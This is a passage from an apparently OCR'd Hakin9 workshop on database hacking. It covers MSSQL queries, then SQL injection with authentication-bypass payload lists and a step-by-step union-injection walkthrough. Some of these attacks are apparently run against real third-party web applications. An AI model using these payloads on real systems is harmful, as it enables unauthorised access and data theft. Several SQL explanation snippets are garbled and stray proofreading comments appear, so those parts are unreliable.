
Below is the screenshot of the MSSQL Server Express edition.



You can notice that it has different options available in the tree view; we will explore the database part and see what is available as pre-installed for us to play.




You can notice in the above snapshot that it has pre-installed databases as shown in the left pane as well. Now let's run a couple of queries to see what is available for us in the master databases by running a query analyzer. Now to directly run query and including database as well you need to follow the following syntax as shown in the snapshot. We are running a select query where "master" is a database and "dbo.spt_monitor" is a table name.



You can see the results in the below pane with results tab. In this query we selected all columns from the table, as we were not aware of existing columns.

Hakin9 | Backend Database Hacking by Raheel Ahmad

Now, we created a separate database called "hakin9" and then created two tables as you can see in below snapshot. We then ran different queries as shown in below snapshot. We will post the queries on the forum as well. You can practice as much as you like if you have installed the express edition of MSSQL.



The screenshot shows Microsoft SQL Server Management Studio Express with a query window open. The query executed is as follows:

```
select * from hakin9.dbo.login;
update hakin9.dbo.login set password = 'nopassword' where username = 'user1';
insert into hakin9.dbo.login values ('user4','password','hakin9','hakin9','21/11/11');
select * from hakin9.dbo.login;
delete from hakin9.dbo.login where username = 'user3';
select * from hakin9.dbo.login;
```

The results window displays three tables of data:

	username	password	firstname	lastname	dob	address
1	user1	nopassword	raheel	ahmad	NULL	auckland
2	user2	password	ahmad	raheel	NULL	wellington
3	admin	nimda	Raheel	Ahmad	NULL	NZ
4	user3	password	hakin9	hakin9	21/11/11	nz
5	user3	password	hakin9	hakin9	21/11/11	nz
6	user3	password	hakin9	hakin9	21/11/11	nz
7	user4	password	hakin9	hakin9	21/11/11	nz

	username	password	firstname	lastname	dob	address
1	user1	nopassword	raheel	ahmad	NULL	auckland
2	user2	password	ahmad	raheel	NULL	wellington
3	admin	nimda	Raheel	Ahmad	NULL	NZ
4	user3	password	hakin9	hakin9	21/11/11	nz
5	user3	password	hakin9	hakin9	21/11/11	nz
6	user3	password	hakin9	hakin9	21/11/11	nz
7	user4	password	hakin9	hakin9	21/11/11	nz
8	user4	password	hakin9	hakin9	21/11/11	nz

	username	password	firstname	lastname	dob	address
1	user1	nopassword	raheel	ahmad	NULL	auckland
2	user2	password	ahmad	raheel	NULL	wellington
3	admin	nimda	Raheel	Ahmad	NULL	NZ
4	user4	password	hakin9	hakin9	21/...	nz
5	user4	password	hakin9	hakin9	21/...	nz

The status bar at the bottom indicates: Query executed successfully. RAHEEL-526EF168\SQLEXPRESS (9.0 SP3) sa (52) master 00:00:00 7 rows

Tutorial 2 – SQL Injections

Now, let's move towards the SQL Injections. Hackers use different SQL injection techniques and you can not limit the SQL injections. We will present different techniques and different SQL Injections in this module, however, let's first have a look at what is SQL Injection.

SQL Injection

We have explained enough about SQL statements; these statements are exploited by means of injecting another statement and this occurs because of SQL injection vulnerabilities. SQL vulnerabilities occur when the database server can be forced to execute arbitrary SQL commands or statements and this happens through web applications most of the time.

Detecting SQL Injections


Now, how can you detect SQL Injections? There are two different ways of detecting SQL injections, either you do it yourself manually or used a tool which helps you in detecting SQL Injections.

Key in Detecting SQL Injections

Regardless of which method you choose to detect SQL injection vulnerabilities the key is that ***“all input fields whose values could be used in crafting SQL query including hidden fields of POST requests and then test them separately” and try as much as you can by any means to generate errors.***

Common techniques consists of adding a single quote ('), double quote (") or a semicolon (;) to the input field on which you are testing for SQL injection vulnerability.

We tested one web application as an example and below is the error message we got which is a signal that SQL injection vulnerability exists.



And above error message shows us that the backend database is SQL Server and the column name is ***“Log.Log_ID”*** this is the manual method of detecting SQL Injections, however, you can use the below mentioned tools which are well known for detecting SQL injection vulnerabilities, however, they don't exploit SQL injection vulnerabilities. This part of the exploitation you have to do on your own and this can only happen if you are good enough with SQL Statements.


Types of SQL Injection Attacks

We have been explaining so far in this workshop that statement types depend on how and what you are communicating with database server. Similarly, SQL Injections also can be of many types, however, the industry categorizes them in different types which you can easily find over Internet.

However, in our opinion, these SQL Injection types depend on the hacker hacking into the web application because the SQL Injection itself is an SQL Statement but illegitimate in nature and this is forcefully executed by the bad user which he or she was able to execute because of the SQL Injection vulnerability present in the web application


“The most important thing, basically, is the method of detecting SQL Injections Vulnerabilities in the web application. If you know where this exists and you are good enough in writing SQL Statements then that’s all you need to hack into web applications by using SQL Injections.” (Note is down somewhere and follow this if you want to become expert in hacking into web applications by use of SQL Injections). Following are the key and most common types of SQL Injection Attacks:

Authentication ‘Bypas’ should be ‘Bypass’ - ‘Used to by login’ should be ‘used by login’- ‘Eassy to attack’ should be ‘Easy to attack’



Under convert attack ‘gathere’ should be ‘gather’ - under blind sql injection ‘Differenciante’ should be ‘Differentiate’ - under advanced SQL injection ‘Advance’ should be

'Advanced'



We will now explain more about these types of SQL Injections so that you can understand better and practice these in the lab environment.

Authentication Bypass Attack

What happens normally when you browse any web application that requires you to provide credentials before you can be granted access is that such applications are connected to backend databases and use SQL statements to authenticate you as a registered user.

However, by using this attack you can simply bypass the login requirements, which are a valid ID and Password. However, if the SQL Statement, which is written in background to check for authentication, is vulnerable then only this bypass technique will work

In the login or password fields, or both fields, the following SQL Injection vectors are used to gain illegitimate access by bypassing the authentication.


```
+-----+
|                                     |
|      ' or 1=1 --                    |
|      a' or 1=1 --                  |
|      " or 1=1 --                    |
|      a" or 1=1 --                  |
|      ' or 1=1 #                     |
|      " or 1=1 #                     |
|      or 1=1 --                      |
|      ' or 'x'='x                   |
|      " or "x"="x                   |
|      ') or ('x'='x                |
|      ") or ("x"="x                |
|      ' or username LIKE '%admin%'  |
|                                     |
+-----+
```

Now, by using these vectors you can easily bypass the authentication and gain access to the web application restricted pages.

Exercise 02 – Authentication Bypass Attack

We will use any of above vectors and bypass the login on a web application to show the demo. The web application used in the below example was vulnerable to SQL Injection Authentication bypass attack and we used one of the attack vectors as shown above.


Before Attack



The screenshot shows a web application interface for login authentication. At the top, there is a blue button labeled "LOGIN AUTHENTICATION". Below it, the text ">> Authentication Level <<" is displayed. A large, empty white rectangular box is positioned below the text. At the bottom of the page, there is a "Sign-In" dialog box with a title bar that says "Sign-In to :". The dialog box contains the following fields: "User Type" with a dropdown menu showing "Client ...", "User ID" with an empty text input field, and "Password" with an empty text input field. At the bottom of the dialog box, there are two buttons: "Sign-In" and "Cancel".

Performing Attack

We were using Firefox browser and a plugin that allows us to see what is typed in the password field as shown below.




Sign-In form showing the following fields:

- User Type : Administrator ...
- User ID : ' OR 'a'='a
- Password : ' OR 'a'='a

Buttons: Sign-In, Cancel

Successful Attack



ADMINISTRATOR

[CHANGE PASSWORD](#)

Ex	de	E	e
		M	3.5%
		I	
		S	
		F	
		Z	13%
		F	%
		C	

Although we have removed the sensitive information to keep the privacy maintained, you can see that we have successfully bypassed the login and gained the Admin level access to the web application.

Now, what exactly happened? We manipulated the SQL Statement written in the background of the web application and inserted our own SQL Statement, which became the part of the backend application which reached the true condition and we got access.

Explanation

Comment: On my screen, the black background of the following examples does not allow some of the information to be viewed..

Login SQL Statement would be similar to the one given below

```
SELECT FROM users WHERE username formusr AND password formpwd
```

In the above SQL Statement, two variables "formusr" and "formpwd" are basically the values coming from the input form fields. Now if we enter a pre-existing user and password, the query would look like this.

```
SELECT FROM users WHERE username AND password
```

Now, this statement will go to the database and select all fields in the table called "users" and then will search if column username has any value which is "Admin" and column password has any value which is "AdminPassword". If both exist on the same row then the condition is true and login is granted because both values were found in the database on both sides of operator "AND".

Now, imagine if what we inserted were " 'OR 'a'='a " in both fields for username and password. If we put these values in the username and password in the above statement, this is what the statement will look like.

```
SELECT FROM users WHERE username AND password
```

Now, with these values, again the select statement will communicate with the database and select all fields from the table username where conditions are true but since in the first instance we haven't provided any username so condition with username is not true, But immediately we have given a true statement which is " ' OR 'a'='a " and this is a true statement because [a = a] is true. Similarly, the same logic will go for password, hence, both conditions on either side of the AND operator will become true and we will get the access to the restricted pages.

Union Attack SQL Injection

Well we have presented the demo for bypassing the authentication with SQL Injections, here we will explain a bit about Union Attack as walkthroughs will be covered in the upcoming module so that we can practice the hacking techniques and gain more focused experience.

Union attack is basically appending another select statement in the input fields, which runs background SQL statements for any reason. Technically, this attack is easy to execute by appending another statement with the UNION operator but it is more difficult as it requires knowledge of database schema. Don't worry, we will explain in detail in the next module how to gain this information and practically inject the database with UNION attack.

Example Attack Vector

```
11,22,33,44--
```

```
UNION SELECT
```

Error Message Attack

This type of SQL Injection attack can be further sub-categorized, however, we will present the general concept here. Basically, the core concept is to gather as much as information by means of error messages which are generated by the backend database. This can lead to disclosure of database information schema resulting in leakage of tables and columns level information that can lead to compromise of credit cards, login information and all sensitive data.

Convert Attack

This type of SQL Injection generates sensitive information by error messages through a command called "convert". The convert command is used to convert between two data types and when the specific data cannot convert to another type, this command will return errors which can lead to disclosure of sensitive information.

Blind SQL Injection

This is a type of SQL Injection which you simply execute by guessing the required information for injecting the SQL statement. As you don't see any error messages in this attack, sometimes it works well, like inserting a new record in login database. However, the key technique is asking

database questions, like true or false, so that you can start gathering information based on your known knowledge of database server. The questions you are asking in the form of yes or no and then realising the information and ending up gathering information without getting any error messages.

Advanced SQL Injections

This is another type in which you put together complex or customised SQL Statements which can make use of pre-defined functions and stored procedures in the backend databases. These attacks are very dangerous and can lead to disclosure of complete databases, execution of system level commands, creating system users and much more. Damage is limitless in such attacks. We will execute such statements in our lab environment to gain advanced level experience with SQL Injections.

Stay tuned to the workshop, in the next module we will be demonstrating these types of SQL Injections in our lab environment so that you can gain hands-on experience with SQL Injections.

Knowledge is power, have as much as you can! Keep hakin9...

Module 3 – Walkthrough on Hacking Databases

Tutorial 1 – Case Study on Manually Hacking Web Applications

Welcome to the third module of the “Database hacking workshop”. In this module, we will have walkthroughs on hacking databases with techniques that will show you how to hack into web applications and compromise backend databases.

We will cover SQL Injections (SQLi) that we studied in the previous module by practicing them on vulnerable web applications with the real-time SQLi testing we are executing in our lab environment. Information that can identify any sensitive information will be marked as such, however, we will help you understand this and in later modules we will also explain how you can setup a lab to practice these skills and gain more experience.

Okay, now have a quick flash back and remember the SQLi we studied in previous module; we explained one SQLi type, authentication bypass, with a walkthrough on a web application. Here we will study more with other types of SQLi so that we cover those types as well.

Let’s begin with another type of SQLi; we will first do “**union attack**”.

Union Attack SQLi

As we studied in the previous module, this type of SQLi in its simple form can be explained as appending another select query as SQLi. However, it’s not that easy to do because to execute another statement as union, you need some information prior to executing this type of SQLi attack. So first, let’s have a look at how you can detect the SQLi attack. Consider the below link as our target link to perform a SQLi attack.

SQLi: SomePage.asp?PID=1


Now, we will try to generate some errors by providing bogus information instead of PID=1 as shown in below link and will see what error occurs.

SQLi: SomePage.asp?PID=-1

We typed "-1" instead of [1] which gives us the following error as shown below in the figure.



Okay, this means something can cause an error with SQLi attacks, let's dig deeper and now send "" single quote value and see the outcome.




Microsoft OLE DB Provider for SQL Server error '80040e14'

Unclosed quotation mark before the character string "

/[redacted].asp, line 7

Cool, we now know that the backend database is SQL Server and this link is vulnerable to SQLi attack, let's see if we can execute "union attack" on this vulnerable link.



Microsoft OLE DB Provider for SQL Server error '80040e37'

Invalid object name 'news'.


/[redacted].asp, line 7

Notice the UNION SQL statement we appended after "-1" id as value and then we injected the union statement as our SQLi.

However, since we don't know column and table names, so we simply said select first column from table "news". Since the news table doesn't exist in the current database, the SQL server gives an error that "news" is an invalid object name, which means table "news" doesn't exist. However, we now are confident that union attack may work here.

So what we need to know first is a valid table name in the database. Usually, programmers create set table names, like "admin" for admin

login table, users table for storing user related information, which could be anything, and so on. Since we are doing it manually, we have to guess and give a try again. Let's say table name "Admin" and see what happens.



Aha, you can see that now we have been given more information by this vulnerable application and we can see that message is changed from invalid object to the SQL specific message that:


"All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists"

This means that the SQLi we are performing as a union query attack should have equal number of expressions, like column names, which also means that table "Admin" does exist in the database but the number of columns are different than the table from which the first SQL statement was written by the programmer to get the data from the database onto this web page.

So now we have a valid table name with us, that is "admin" but we still cannot execute the UNION attack, as we don't have the columns information. So let's work to learn more information about the columns. How we do this is we keep adding column numbers until we see a different error which ends up in the following union attack query.

SQLi: `SomePage.asp?PID=-1 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16 from Admin`

And we landed on the below page with following information as shown below in the snapshot. Information is anonymized for privacy reasons.



Cool, this means that we were able to execute our SQLi union attack to an extent that gives us information as shown in above snapshot. Now let's read this information.

